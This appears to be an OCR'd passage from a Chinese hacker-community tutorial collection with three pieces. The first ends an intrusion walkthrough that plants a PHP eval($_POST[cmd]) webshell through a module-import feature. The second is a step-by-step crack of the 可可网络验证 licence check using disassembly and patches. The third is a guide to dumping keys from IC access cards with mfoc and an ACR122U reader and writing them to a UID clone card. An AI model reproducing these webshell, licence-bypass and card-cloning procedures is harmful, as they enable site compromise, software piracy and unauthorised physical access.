


图　6-3-5

目的是为了获取网站物理路径。导入后 0.5 秒查看页面源码，如图 6-3-6：




图　6-3-6

因为导入 mod 文件后 php 代码会立即执行，所以这样就让他写个马到目录去。但很多目录是没权限的。所以找个文件目录 www.xxx.com/d/file/p

<?fputs(fopen("../../d/file/p/test.php","w"),"<?eval(\$_POST[cmd]);?>")?>

保存成 xx.php.mod 继续导入，如图 6-3-7：




图　6-3-7

test.php 已经在勒，菜刀上吧。就这样，比较简单，初次写文章，多多关照。

（全文完）责任编辑：桔子

第七章　逆向工程

第1节　调戏可可网络验证最新版

作者：小陈

来自：听潮社区 — F4ckTeam

网址：http:// blog.cn-hex.com/

调试环境：虚拟机（Windows XP）+ 可可网络验证最新版（9.3）

这几天在法客发了不少逆向方面的帖子～这是最后一篇了。

主要讲可可网络验证，记得原来可可刚出来的时候，可谓牛逼一时。

当时飘零被逆向阔们调戏了很长时间，但是我记得在可可出来很长一段时间以后，才有人去“山寨”它。

这次主要讲怎么爆破可可，去除可可校验。

首先我们载入 OD，搜索字符串，如果你不想这么低端或者加密了，你用信息框回朔也可以～～～总之为了找到验证部分。

```
00401610   PUSH   9sipc.004957DF                ,
00401653   PUSH   9sipc.004957E1                err
0040165F   PUSH   9sipc.004957E5                signdata
00401736   PUSH   9sipc.004957EE                username
00401742   PUSH   9sipc.004957F7                Soft_Config
004017EC   PUSH   9sipc.00495803                password
004017F8   PUSH   9sipc.004957F7                Soft_Config
004018A2   PUSH   9sipc.0049580C                clientid
004018AE   PUSH   9sipc.004957F7                Soft_Config
00401903   PUSH   9sipc.004957EE                username
0040190F   PUSH   9sipc.004957F7                Soft_Config
0040194F   PUSH   9sipc.00495803                password
0040195B   PUSH   9sipc.004957F7                Soft_Config
0040199B   PUSH   9sipc.0049580C                clientid
004019A7   PUSH   9sipc.004957F7                Soft_Config
```

在字符串查找中，我们找到这里，双击进入反汇编窗口。

代码大致上这样的：

```
0040187E   .  53              PUSH   EBX                          ;  Soft_Config
0040187F   .  E8 77F70100     CALL   9sipc.00420FFB
00401884   .  83C4 04         ADD    ESP, 0x4
00401887   >  68 04000080     PUSH   0x80000004
0040188C   .  6A 00           PUSH   0x0
0040188E   .  8B45 F0         MOV    EAX, DWORD PTR SS:[EBP-0x10]
00401891   .  85C0            TEST   EAX, EAX
00401893   .  75 05           JNZ    SHORT 9sipc.0040189A
00401895   .  B8 B0574900     MOV    EAX, 9sipc.004957B0
0040189A   >  50              PUSH   EAX
0040189B   .  68 04000080     PUSH   0x80000004
004018A0   .  6A 00           PUSH   0x0
004018A2   .  68 0C584900     PUSH   9sipc.0049580C               ;  clientid
004018A7   .  68 04000080     PUSH   0x80000004
004018AC   .  6A 00           PUSH   0x0
004018AE   .  68 F7574900     PUSH   9sipc.004957F7               ;  Soft_Config
004018B3   .  68 04000080     PUSH   0x80000004
004018B8   .  6A 00           PUSH   0x0
004018BA   .  A1 D44D4E00     MOV    EAX, DWORD PTR DS:[0x4E4DD4]
004018BF   .  85C0            TEST   EAX, EAX
004018C1   .  75 05           JNZ    SHORT 9sipc.004018C8
004018C3   .  B8 B0574900     MOV    EAX, 9sipc.004957B0
004018C8   >  50              PUSH   EAX
004018C9   .  68 04000000     PUSH   0x4
```

因为这段代码太长了，我们在段首下断。

然后运行程序，点击“登录软件”按钮，接着就会在这里断下来：

```
0040118F   .  55              PUSH    EBP
00401190   .  8BEC            MOV     EBP, ESP
00401192   .  81EC 30000000 SUB       ESP, 0x30
00401198   .  C745 FC 00000>MOV       DWORD PTR SS:[EBP-0x4], 0x0
0040119F   .  C745 F8 00000>MOV       DWORD PTR SS:[EBP-0x8], 0x0
004011A6   .  6A 00           PUSH    0x0
```

接着，我们向下找“远跳”，有的机油也许就会问：什么是远跳？

像这样的，如图 7-1-1：




图　7-1-1

看它的 hex 数据，JMP 指令的 hex 数据被默认分为 2 段，我们看第二段，如果这一段数据较长，就是远跳。

看这个跳转，他的第二段比较短，因此是个近跳，如图 7-1-2：

图　7-1-2

回归主题，我们向下寻找远跳：

```
00401447   .  50              PUSH    EAX
00401448   .  E8 4DEE0000    CALL    9sipc.0041029A
0040144D      85C0            TEST    EAX, EAX
0040144F   .  0F84 AB000000 JE      9sipc.00401500
00401455   .  8D45 F8         LEA     EAX, DWORD PTR SS:[EBP-0x8]
00401458   .  50              PUSH    EAX
00401459   .  E8 19EF0000    CALL    9sipc.00410377
```

这里就是第一处远跳，我们再来看看它跳过了哪些地方。

对比源码，我们会发现在源码中对应这段代码：

```
.版本 2
.如果 (iserrno (result))  ' 返回值 result 是错误号
    信息框 (ks_GetMsg (result), 0, )  ' 用 ks_GetMsg 函数来取具体的错误信息
    登陆按钮.禁止 ＝ 假
    返回 ()
```

我们注意 iserrno 这个函数，在源码中看一下：

```
.版本 2
.子程序 iserrno, 逻辑型, , 检查是不是错误号
.参数 参数, 文本型
.如果 (取文本长度 (参数) ＝ 6 且 取文本左边 (参数, 3) ＝ “eno”)
    返回 (真)
```

```
.否则
    返回 (假)
```

这段代码是用来判断是不是错误号的，我们再来看看源码中调用它的地方，这是调用它的一个函数：

```
.版本 2
.子程序 advapi, 文本型
.参数 v_text, 文本型
.局部变量 result, 文本型
result ＝ ks_advapi (v_text)
.如果真 (iserrno (result))
    信息框 (ks_GetMsg (result), 0, )
.如果真结束
.如果真 (取文本左边 (result, 3) ＝ “err”)
    信息框 (result, 0, )
.如果真结束
返回 (result)
```

通过观察，我们会发现，如果数据不是错误码，会减少很多的验证。

那么回到反汇编，依然是那一个远跳：

```
00401447    .  50              PUSH    EAX
00401448    .  E8 4DEE0000     CALL    9sipc.0041029A
0040144D       85C0            TEST    EAX, EAX
0040144F    .  0F84 AB000000   JE      9sipc.00401500
```

这里在跳转前有个 CALL，跟源码一对比，正是函数 iserrno，我们进 CALL 一探～

我们直接看这个 CALL 的末尾：

```
00410341    ./0F84 07000000 JE      9sipc.0041034E
00410347      |B8 01000000   MOV     EAX, 0x1                ;  返回真，是错误码
0041034C    .|EB 02         JMP     SHORT 9sipc.00410350
0041034E    > \33C0         XOR     EAX, EAX
00410350    >  85C0         TEST    EAX, EAX
00410352    .  0F84 0F000000 JE     9sipc.00410367
00410358       B8 01000000  MOV     EAX, 0x1                ;  返回真，是错误码
0041035D    .  E9 0F000000  JMP     9sipc.00410371
00410362    .  E9 0A000000  JMP     9sipc.00410371
00410367       B8 00000000  MOV     EAX, 0x0                ;  返回假，不是错误码
0041036C    .  E9 00000000  JMP     9sipc.00410371
00410371    >  8BE5         MOV     ESP, EBP
00410373    .  5D           POP     EBP
00410374    .  C2 0400      RETN    0x4
```

怎么修改就不用说了吧～方法很多，目的是让其返回假。

现在可可的大半个菊花已经在我们手上了。

重载一下程序，如图 7-1-3：




图　7-1-3

我们发现已经变成红线了，可以跳过去了，那就跳吧。

继续 F8 走，直到这里：

```
0040168F   .  85DB          TEST   EBX, EBX
00401691   .  74 09         JE     SHORT 9sipc.0040169C
00401693   .  53            PUSH   EBX
00401694   .  E8 62F90100    CALL   9sipc.00420FFB
00401699   .  83C4 04        ADD    ESP, 0x4
0040169C   >  6A 00         PUSH   0x0
0040169E   .  E8 88F90100    CALL   9sipc.0042102B                ;  卧槽，有校验
004016A3   .  83C4 04        ADD    ESP, 0x4
004016A6   >  6A FF         PUSH   -0x1
004016A8   .  6A 12         PUSH   0x12
004016AA   .  68 86070116    PUSH   0x16010786
004016AF   .  68 01000152    PUSH   0x52010001
```

路过这个 CALL 时，校验触发了：

```
0040169E . E8 88F90100 CALL 9sipc.0042102B ; 卧槽，有校验
```

这里我们直接进 CALL，把段首改为 retn。为什么要这么改，而不改其他的跳转、验证呢？因为很多地方都有校验，而且都是调用这个 CALL 自杀，只要把这个 CALL 给搞定了，其他校验我们就可以无视。然后我们可以直接 F9 运行了，令人期待已久的功能界面出现了～～～因为是可可 DEMO 版，这个功能窗口里都是校验按钮，如图 7-1-4：




图　7-1-4

这里上几张点击校验按钮后的图，如图 7-1-5 至图 7-1-7：

图　7-1-5




图　7-1-6




图　7-1-7

（全文完）责任编辑：桔子

第2节　IC、ID 卡复制(acr122u 实战 linux 下安装驱动跑 dump)

作者：Str0ng
来自：听潮社区 — F4ckTeam
网址：http://team.f4ck.org/

所需设备一张白卡，一台 ARC122U，一台手持 ID 卡复制机，目标卡，如图 7-2-1：

图　7-2-1

科普我就不再复制粘贴了，坛子里已经有人写好了，链接自己找，我也是个小菜，求不喷！

0x02　IC 卡

1.Windows CMD 下进行跑 dump 文件

据说 mfocGUI 下跑出的 dump 文件不完整，所以本着认真的态度就去用非 GUI 的 mfoc 跑了。其实很简单就是跟跟运行参数就行了。下载好后解压出来，如图 7-2-2：




图　7-2-2

打开 cmd，确定，连接好 ACR122U，找到你解压的 nfc 工具的目录进行。
参数为：

```
mfoc -O tar.dump
```

然后工具就自动的在那边跑了。跑好后会有滴的一声声音的提示，如图 7-2-3：




图　7-2-3

并且在根目录会生成一个 DUMP 后缀名的文件，然后再用 nfc-mfclassic 写入。手头有个现成个工具，就用工具写就行，如图 7-2-4：




图　7-2-4

住先移开原来的 IC 卡，然后放上复制专用的 UID 卡，再打开此软件，先点击 Initialize，然后再点击旁边的 Connect，同时软件下面的显示框显示类似于图 7-2-5：




图　7-2-5

的字样，即表示复制状态正常，等待写入复制信息。

然后点击 打开刚才破解完 IC 卡后自动生成的那个密码文件，最后点击 Copy Card，复制软件会自动将刚才的密码文件的信息全部写进复制专用的 UID 卡里面，到此为止全部大功告成了。

2.Linux 下进行跑 dump 文件

0x01 驱动篇

安装依赖关系，如图 7-2-6：

```
apt-get install flex libpcsclite-dev libusb-dev checkinstall
```




图　7-2-6

安装 ACR122U driver 驱动，如图 7-2-7：

```
wget http://www.acs.com.hk/drivers/eng/ACR122U_driver_Lnx_Mac10.5_10.6_1.02_P.zip
unzip -d acr122u ACR122U_driver_Lnx_Mac10.5_10.6_1.02_P.zip
cd acr122u
tar -jxvf acsccid-1.0.0.tar.bz2
cd acsccid-1.0.0
./configure
make
checkinstall -D -y --install
```

图　7-2-7

0x02 安装 debhelper libtool libnfc

如图 7-2-8：

```
apt-get install -y debhelper libtool
wget http://libnfc.googlecode.com/files/libnfc-1.4.2.tar.gz
tar xfvz libnfc-1.4.2.tar.gz
cd libnfc-1.4.2
svn checkout http://libnfc.googlecode.com/svn/tags/libnfc-1.4.2/debian
apt-get install debhelper
dpkg-buildpackage -rfakeroot
dpkg -i ../libnfc*.deb
```

